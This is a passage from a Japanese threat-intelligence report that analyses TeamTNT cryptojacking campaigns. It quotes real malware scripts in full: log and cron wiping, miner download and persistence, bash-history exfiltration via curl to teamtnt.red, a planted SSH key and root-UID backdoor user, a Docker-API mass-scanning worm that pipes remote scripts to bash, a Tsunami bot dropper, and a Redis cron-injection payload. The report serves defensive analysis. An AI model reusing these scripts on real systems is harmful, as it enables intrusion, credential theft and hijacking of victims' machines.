echo " " > /etc/crontab 2>/dev/null
rm -rf /var/spool/cron/* 2>/dev/null
mkdir -p /var/spool/cron/crontabs 2>/dev/null
rm -f /etc/cron.d/ -R 2>/dev/null
mkdir /etc/cron.d/ 2>/dev/null
rm -f /var/spool/mail/root 2>/dev/null

pkill -f curl
pkill -f wget
pkill -f /tmp/
pkill -f aliyun.one

cp /etc/bashrc /etc/bashrc2
grep -v "^(curl" /etc/bashrc2 > /etc/bashrc
rm -f /etc/bashrc2

#systemctl start crond
#service crond start
}
```

図 14:システムのクリーンアップに使用されるコマンド

図 15 に示すように、スクリプトは、サポートされているものに応じて 64 ビットまたは 32 ビットのマイナーをダウンロードします。

```
function downloadfiles(){
if [ `getconf LONG_BIT` = "64" ]
then
wget http://teamtnt.red/load/x/64bit.tar.gz -O /usr/bin/64bit.tar.gz
tar xfv /usr/bin/64bit.tar.gz -C /usr/bin/
else
wget http://teamtnt.red/load/x/32bit.tar.gz -O /usr/bin/32bit.tar.gz
tar xfv /usr/bin/32bit.tar.gz -C /usr/bin/
fi
chmod +x /usr/bin/watchdogd
chmod +x /usr/bin/xmrigMiner
chattr -i /usr/bin/config.json 2>/dev/null
chmod 777 /usr/bin/config.json 2>/dev/null
}
```

図 15:マイニングセットアップスクリプトで使用されるダウンロードとインストールの手順

マイニングの設定は、感染したホストの一意の識別子を含むように変更されます。このロジックを図 16 に示します。

```
function makejsonconfig(){

rm -f /usr/bin/config.json
wget http://teamtnt.red/load/config.json -O /usr/bin/config.json

MINERNAMETAG="P3R515T"
MINERHOSTTAG=$(hostname)
MINERUSERTAG=$(whoami)
MINERFULLNAM="$MINERNAMETAG"_"$MINERUSERTAG"_"$MINERHOSTTAG"_"N3W"

mv /usr/bin/config.json /usr/bin/config1.json 2>/dev/null
sed s/HOSTNAME/$MINERFULLNAM/g /usr/bin/config1.json >> /usr/bin/config.json
rm -f /usr/bin/config1.json 2>/dev/null
}
```

図 16:マイニングソフトウェアの構成ファイルをホスト情報で変更するためのロジック

このスクリプトは、マシンが再起動された場合にプロセスが再び開始されるようにします。スクリプトは、システムで使用されているものに応じて、System V init スクリプトまたは systemd サービスのいずれかを追加します。いずれかのパスで実行されるコマンドを図 17 に示します。

```
function startupserviceinitd(){
echo "init.d Script wird erstellt und installiert!!!"
mv /usr/bin/watchdogd.initd /etc/init.d/watchdogd
chmod +x /etc/init.d/watchdogd
#cachekillerhigh
update-rc.d watchdogd defaults ||  chkconfig watchdogd on
service watchdogd install
service watchdogd start
/etc/init.d/watchdogd start

}

function startupservicesystemctl(){
mv /usr/bin/watchdogd.service /etc/systemd/system/watchdogd.service
chmod 644 /etc/systemd/system/watchdogd.service
#cachekillerhigh
systemctl --system daemon-reload
systemctl enable watchdogd.service
systemctl start watchdogd.service
sleep 2
systemctl status watchdogd.service
}
```

図 17: System V init スクリプトまたは systemd サービスのいずれかを追加するためのコード

1 時間ごとに実行される cron ジョブを追加することで、サービスが確実に実行されるようになっています（図 18）。

```
echo "systemctl start watchdogd || service watchdogd start" >> /etc/cron.hourly/0anacron
echo "systemctl start watchdogd || service watchdogd start" >> /etc/cron.daily/logrotate
```

図 18: cron ジョブは 1 時間ごとに実行されます

このスクリプトは、マイニングプロセスの設定に加えて、Redis サーバをスキャンし、punk.py と呼ばれる悪用後のツールをダウンロードして実行し、SSH キー、bash 履歴、既知の SSH ホスト、ホストファイルを盗み出す別のスクリプトも開始します。

すべての痕跡の削除

cyo.sh スクリプトは、ウォッチドッグプロセスがすでに実行されている場合、マイニングセットアップスクリプトによって実行されます。このスクリプトは、マシン上のログを消去するために使用されます。まず、プロセスを非表示にし、C 言語で記述されたログクリーナーをダウンロードします。図 19 に示すように、root ユーザの bash 履歴を脅威アクターのサーバにアップロードする前に、ユーザ reboot、hilde、および.r00t のログが消去されます。

```
/usr/local/bin/logs -u reboot
/usr/local/bin/logs -u hilde
/usr/local/bin/logs -u .r00t

curl -F "userfile=@/root/.bash_history" http://teamtnt.red/up/bash_history.php

systemctl status watchdogd || service watchdogd status

history -c
> /root/.bash_history
```

図 19: 3 つのユーザアカウントのログ消去と root ユーザの bash 履歴の抽出

Folgen Sie dem Semmelbrösel（パンくずリストに従って下さい）

この攻撃作戦に存在した情報を使用して、以前の活動を見つけることができました。この攻撃作戦で使用された rathole バイナリは、早くも 2019 年 10 月に VirusTotal にアップロードされました。図 20 は、投稿日のスクリーンショットです。




図 20: VirusTotal への rathole バイナリの最初の投稿

マイナーのアーカイブに含まれていましたが、この攻撃作戦では使用されていないスクリプトファイルには、116.62.122.90 にあるサーバから punk.py をダウンロードする機能が含まれていました。この IP は、2020 年 1 月に VirusTotal にアップロードされた ash.sh というシェルスクリプトファイルで参照されていることがわかりました。これは、この攻撃作戦で観察されたものと非常によく似た機能を備えています。ファイル内のコメントアウトされた行は、URL http[:]//3[.]215[.]110[.]66/src/bioset を参照しています。さらに、このスクリプトは SSH 鍵を追加し、パスワード gard で hilde というユーザを作成します（図 21）。

```
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDIzB9hz7bNT6qtQKCMcitaaxEB9RyJEZuumE+gUMrh6hg3ccS
Mg9qnAlS/Lmw5SwwLJQXMB5WuhclPJsVawuP+pfsm1ZiGF2JnczEW5kBw1o5Fl/6WOV1p9MOaXHAbpi7o/5Zauu3lTkty
IWuP5R9l/2pUWcFZInnaiOr1KNtCBPisNYbZ4FWAQVGwXzUWZ/ZE7SYIoOUm3EJihPPiTulegUmIzc7TzrnEn9M3U8K+L
VFye+wDeSC3WNYwfjGQJA4aFsANOiz89olh77G7IaDR8LghNfVVkRjaJ6onDZwb2CZWSivkFsdYtL6690S407eqoes7wk
Judo9Qxsn9wxNv HildeGard' > /root/.ssh/authorized_keys
echo '*/15 * * * * curl -fsSL http://116.62.122.90/sh.sh/ash.sh|sh' > /var/spool/cron/root
echo '*/15 * * * * curl -fsSL http://116.62.122.90/sh.sh/ash.sh|sh' > /var/spool/cron/crontab
s/root
echo "*/15 * * * * curl -fsSL http://116.62.122.90/sh.sh/ash.sh|sh" | crontab -

useradd -p /BnKiPmXA2eAQ -G root hilde 2>/dev/null
usermod -o -u 0 -g 0 hilde 2>/dev/null
```

図 21: hilde ユーザを作成し、SSH 鍵を追加する 2020 年 1 月のシェルスクリプト

<2020 年　春>

2020 年 5 月 6 日にトレンドマイクロが報告したように、チーム TNT は Docker デーモンポートを標的とし、それらを悪用してクリプトマイニングマルウェアと DDoS マルウェアをインストールしました。これは、彼らが以前の Redis サーバの標的からの移行であり、露出した Docker デーモンポートを標的にし、それらを使用してマルウェアを拡散したことを示す最初の文書化された証拠と思われます。

前の攻撃作戦と同様に、グループは複数のシェルスクリプトを使用して攻撃を実行しました。最初のスクリプト mxutzh.sh は、Alpine イメージからコンテナを作成することによって感染をブートストラップするために使用されます。コンテナが起動すると、ボリューム機能を使用して、ホストシステムの root ファイルシステムをコンテナ内の/mnt にマウントします。これにより、コンテナ内の root ユーザは、ホストマシンの root であるかのようにホストマシンを変更できます。コンテナは、別のスクリプト init.sh をダウンロードして実行するように設定されています。このスクリプトは、いくつかのシェルスクリプトをダウンロードして実行します。

悪意のある機能をダウンロードして実行するスクリプトが使用されているため、バイナリイメージには疑わしい部分や悪意のある部分が含まれておらず、バイナリイメージスキャナなどの静的解析ツールでは検出されないため、検出技術を回避することができます。

前述の通り、コンテナはホストのファイルシステムにマウントされているため、スクリプトはホスト上で実行されます。init.sh には、他のマイナーの削除、管理ツールやクリプトマイニングマルウェアのインストール、回避技術の実装、他の被害者への拡散などの機能が実装されています。以前の攻撃作戦でも同じ手法が多く使われていました。




図 22:この攻撃作戦で実行されたスクリプトの概要（Trend Micro による説明）

mxutzh.sh


```
#!/bin/bash
pwn(){
prt=$2
randgen=$(curl -sL $1 | shuf | head -n 200)
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan $randgen -p$prt --rate=$3 | awk '{print $6}'| zgrab --senders 200 --port $prt
--http='/v1.16/version' --output-file=- 2>/dev/null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip)'";
for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
time docker -H tcp://$ipaddy:$2 run --rm -v /:/mnt alpine chroot /mnt /bin/sh -c "curl http://45.9.148.123/COVID19/init.sh | bash;" &
sleep 120
kill "$!"
done;
}

while true
do
pwn "$1" 2375 50000
pwn "$1" 2376 50000
pwn "$1" 2377 50000
pwn "$1" 4244 50000
pwn "$1" 4243 50000
done
```

図 23: mxutzh.sh のスクリーンショット

図 23 に示されているように、mxutzh.sh は、被害者のマシンから IP アドレスの形式で引数を取得します。masscan と呼ばれるオープンソースツールを使用して、スクリプトは事前定義されたポートのリストをスキャンします。この関数は ZGrab を使用して、Docker サービスがポートでリッスンしているかどうかを識別します。ZGrab は、Censys.io の背後にいる開発者によって作成されたオープンソースのアプリケーションスキャナです。見つかったすべての Docker サービスについて、スクリプトは露出したポートを使用して、Alpine イメージから新しいコンテナを生成します。bind メソッドを使用して、被害者のマシンの root ディレクトリがコンテナファイルシステムにマウントされます。init.sh スクリプトをダウンロードして実行するシェルコマンドは、コンテナが作成されるとすぐに sh シェルを使用して実行されるように設定されています。

Init.sh



```
export PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:/root/.local/bin:/snap/bin:/us
rm -f /etc/cron.hourly/COVID19* 2>/dev/null
rm -f /etc/cron.hourly/SARScov2* 2>/dev/null
rm -f /var/spool/cron/COVID19* 2>/dev/null
rm -f /var/spool/cron/SARScov2* 2>/dev/null
rm -f /var/spool/cron/crontabs/SARScov2* 2>/dev/null
rm -f /var/spool/cron/crontabs/COVID19* 2>/dev/null

which -a curl
return_curl=$?
if [ $return_curl != 0 ]; then
apt-get install -y curl; apt-get install -y --reinstall curl || yum install -y curl; yum reinstall -y curl
apk add curl
fi
curlbin=`which curl`
which -a bash
return_bash=$?
if [ $return_bash != 0 ]; then
apt-get install -y bash; apt-get install -y --reinstall bash || yum install -y bash; yum reinstall -y bash
apk add bash
fi
curl http://45.9.148.123/COVID19/sh/clean.sh | bash

curl http://45.9.148.123/COVID19/sh/setup.basics.sh | sh

curl http://45.9.148.123/COVID19/sh/setup.mytoys.sh | sh

curl http://45.9.148.123/COVID19/sh/setup.xmrig.curl.sh | bash

curl http://45.9.148.123/COVID19/nk/NarrenKappe.sh | bash

curl http://teamtnt.red/sysinfo | bash

nohup curl http://teamtnt.red/dns | bash >>/dev/null &

nohup curl http://45.9.148.123/COVID19/sh/lan.ssh.kinsing.sh | sh >> /dev/null &
```

図 24: init.sh のスクリーンショット

init.sh スクリプトは、"COVID19"と"SARScov2"という以前の cronjob を削除し、curl と bash がインストールされているかどうかを確認します。インストールされていない場合は、スクリプトがそれらをインストールします。次に、このスクリプトは、攻撃のためのその他の機能を含むスクリプトをダウンロードして実行します。

コンテナは/bin/sh シェル（mxutzh.sh で設定）で作成されますが、グループは一部のスクリプトに bash を使用し、他のスクリプトに sh シェルを使用することを決定したようです。

VirusTotal で URL　http://45.9.148[.]123/COVID19/init.sh を調査したところ、トレンドマイクロ社がレポートを発表する約 1 ヶ月前の 2020 年 4 月 30 日に提出された別の init.sh ファイルを発見しました。レポートの時点で、ファイルには 4 つの検出がありました。




図 25: 2 番目の init.sh ファイルの VirusTotal スクリーンショット

もう一つの init.sh スクリプトは、新しい機能を実装していませんが、異なるホスティングドメイン（http://kaiserfranz[.]cc）を使用しています。2020 年 3 月 10 日に登録されたドメインを使用しています。

```
BASEURL1="http://kaiserfranz.cc/franz/b0cdc46f1337a7ed1bc4b27f08709d31"
BASEURL2="http://teamtnt.red/franz/b0cdc46f1337a7ed1bc4b27f08709d31"
nohup curl  http://kaiserfranz.cc/franz/b0cdc46f1337a7ed1bc4b27f08709d31/init2.sh|bash &
setenforce 0 2> /dev/null
echo SELINUX=disabled > /etc/sysconfig/selinux 2>/dev/null
sync && echo 3 >/proc/sys/vm/drop_caches
crondir='/var/spool/cron/'"$USER"
```

図 26: 2 番目の init.sh ファイルのスクリーンショット

このグループが、スクリプトのダウンロードに使用した URL の一部に“COVID19”を含んでいたことは興味深いことです。両方の init.sh スクリプトが VirusTotal にアップロードされたのは、2020 年 4 月 30 日のことでした。この頃、COVID-19 のパンデミックは世界中で急速に広まり、各国がロックダウンに入りました。




図 27:2020 年 3 月から 5 月までの毎日の新たに確認された COVID-19 症例の数。

出典：Our World in Data

一部の脅威アクターは、この危機を利用し、人々が世界的なパンデミックに関連する情報を求めていることを知って、それをフィッシング活動のテーマとして利用し始めました。なお、「COVID-19」という言葉を使っていることについては、このグループが他に活動を隠そうとしていないことから、回避技術の一環であるかどうかは不明です。

Clean.sh

```
################################################### kill the tmp dirs
chattr -iR /tmp
tntrecht -iR /tmp
rm -fr /tmp/*
rm -fr /tmp/.*
chattr -iR /var/tmp
tntrecht -iR /var/tmp
rm -fr /var/tmp/*
rm -fr /var/tmp/.*

######################################### find & kill kinsing* binarys
pkill -f kinsing
pkill -f kdevtmpfsi
pkill -f sysupdata
pkill -f sysguerd
ps auxf|grep kinsing| awk '{print $2}'|xargs kill -9
ps auxf|grep kdevtmpfsi| awk '{print $2}'|xargs kill -9
ps aux | grep -v grep | grep 'kdevtmpfsi' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'kinsing' | awk '{print $2}' | xargs -I % kill -9 %
rm -f /root/kinsing*
rm -f /tmp/kinsing*
rm -f /etc/kinsing*
rm -f /root/kdevtmpfsi
rm -f /tmp/kdevtmpfsi
rm -f /etc/kdevtmpfsi
find / -name 'kinsing*' -exec rm -rv {} \;
find / -name 'kdevtmpfsi' -exec rm -rv {} \;
find / -name 'sysupdata' -exec rm -rv {} \;
find / -name 'sysguerd' -exec rm -rv {} \;
################################################### kill docker xmrig
pkill -f /bin/./xmrig
chattr -i /bin/./xmrig
rm -f /bin/./xmrig
find / -name 'docker-cache' -exec rm -rv {} \;
pkill -f donate-level
pkill -f docker-cache
find / -name 'httpy' -exec rm -rv {} \;
pkill -f httpy
find / -name 'pippip' -exec rm -rv {} \;
pkill -f pippip
pkill -f suxsuxsux.com
find / -name 'networkservics' -exec rm -rv {} \;
pkill -f networkservics
find / -name 'kswapd0' -exec rm -rv {} \;
pkill -f kswapd0
########################################################## KILL ALL CRON
```

図 28:clean.sh スクリプトのスクリーンショット

このスクリプトは、他のクリプトマイナーのプロセスを強制終了し、他の脅威アクターが使用する cron ジョブとファイルを削除し、マルウェアを実行するコンテナを削除し、apparmor などの監視サービスを無効にします。

DNS

```
#!/bin/sh
mount -t proc proc /proc
if [ -f /usr/share/.working5 ]; then
REASON="$(cat /usr/share/.working5)"
echo "WORKING SERVER!!!"
echo "   -----------"
echo "Reason: $REASON"
exit 1
fi

#curl http://teamtnt.red/load/module/a.header.for.all.scriptz.sh |bash


tntcurl=`which curl`
tntwget=`which wget`
tntchmod=`which chmod`



var=`ps -eaf | pgrep systemd-repair | wc -l`
if [ $var -lt "2" ]; then
if [ `getconf LONG_BIT` = "64" ]
then
$tntwget http://teamtnt.red/load/dns3 --quiet -O /usr/bin/systemd-repair   $getmute
else
$tntwget http://teamtnt.red/load/dns3_32bit --quiet -O /usr/bin/systemd-repair   $getmute
fi
echo "second Bot wird installiert"
$tntchmod +x /usr/bin/systemd-repair     $getmute
/usr/bin/systemd-repair     $getmute
else
echo "second Bot läuft"
fi
```

図 29:dns スクリプトのスクリーンショット

init.sh スクリプトは、dns という名前の別のスクリプトを実行します。被害者のシステムのアーキテクチャに基づいて、dns3（分析へのリンク）と呼ばれるツールがダウンロードされ、systemd の一部として偽装されます。コードの関係に基づいて、これは Tsunami です。32 ビットバージョンと 64 ビットバージョンがあり、どちらのバージョンも 2020 年 4 月 19 日に VirusTotal に提出されました。詳細については、「ツール」の項を確認してください。




図 30: Intezer Analyze での dns3 のスクリーンショット

他のスクリプトへの接続

この攻撃作戦の init.sh スクリプトに由来する IP 45.9.148[.]123 は、2020 年 5 月 2 日に vps.teamtnt[.]red に名前解決され、オランダに位置しています。VirusTotal によると、この IP アドレスは多くの悪意のあるスクリプトに関連しており、そのうちの 2 つのファイルは、ドメイン名解決の日に提出された lan.redis.pwn.sh と、その数日後に提出された 2 つ目のファイル minion_worker.sh です。

lan.redis.pwn.sh


```
function setuppnscan(){
which -a redis-cli
return_redistools=$?
if [ $return_redistools != 0 ]; then
yum install redis -y; yum reinstall redis -y || apt-get install -y redis-tools; apt-get install -y --reinstall redis-tools
fi
which -a pnscan
return_pnscan=$?
if [ $return_pnscan != 0 ]; then
wget -q http://45.9.148.123/COVID19/bin/pnscan.tar.gz -O /tmp/pnscan-1.11.tar.gz
tar xfv /tmp/pnscan-1.11.tar.gz -C /tmp/
rm -f pnscan-1.11.tar.gz
cd /tmp/pnscan-1.11/
make lnx
make install
cd ..
rm -fR /tmp/pnscan-1.11/
fi
scanbin=`which pnscan`
}

function make_payload(){
    sleep 1
    echo 'config set dbfilename "backup.db"' > /tmp/.dat
    echo 'save' >> /tmp/.dat
    echo 'flushall' >> /tmp/.dat
    echo 'set COVID191 "\n\n\n*/2 * * * * curl -fsSL http://45.9.148.123/COVID19/init.sh | sh\n\n"' >> /tmp/.dat
    echo 'set COVID192 "\n\n\n*/3 * * * * wget -q -O- http://45.9.148.123/COVID19/init.sh | bash\n\n"' >> /tmp/.dat
    echo 'set COVID193 "\n\n\n*/4 * * * * curl -fsSL http://45.9.148.123/COVID19/init.sh | bash\n\n"' >> /tmp/.dat
    echo 'set COVID194 "\n\n\n*/5 * * * * wget -q -O- http://45.9.148.123/COVID19/init.sh | sh\n\n"' >> /tmp/.dat
    echo 'config set dir "/var/spool/cron/"' >> /tmp/.dat
    echo 'config set dbfilename "SARScov21"' >> /tmp/.dat
    echo 'save' >> /tmp/.dat
    echo 'config set dbfilename "SARScov22"' >> /tmp/.dat
    echo 'config set dir "/var/spool/cron/crontabs"' >> /tmp/.dat
    echo 'save' >> /tmp/.dat
    echo 'config set dbfilename "SARScov23"' >> /tmp/.dat
    echo 'config set dir "/etc/cron.d/"' >> /tmp/.dat
    echo 'save' >> /tmp/.dat
    echo 'flushall' >> /tmp/.dat
    sleep 1
}
```

図 31:lan.redis.pwn.sh のスクリーンショット

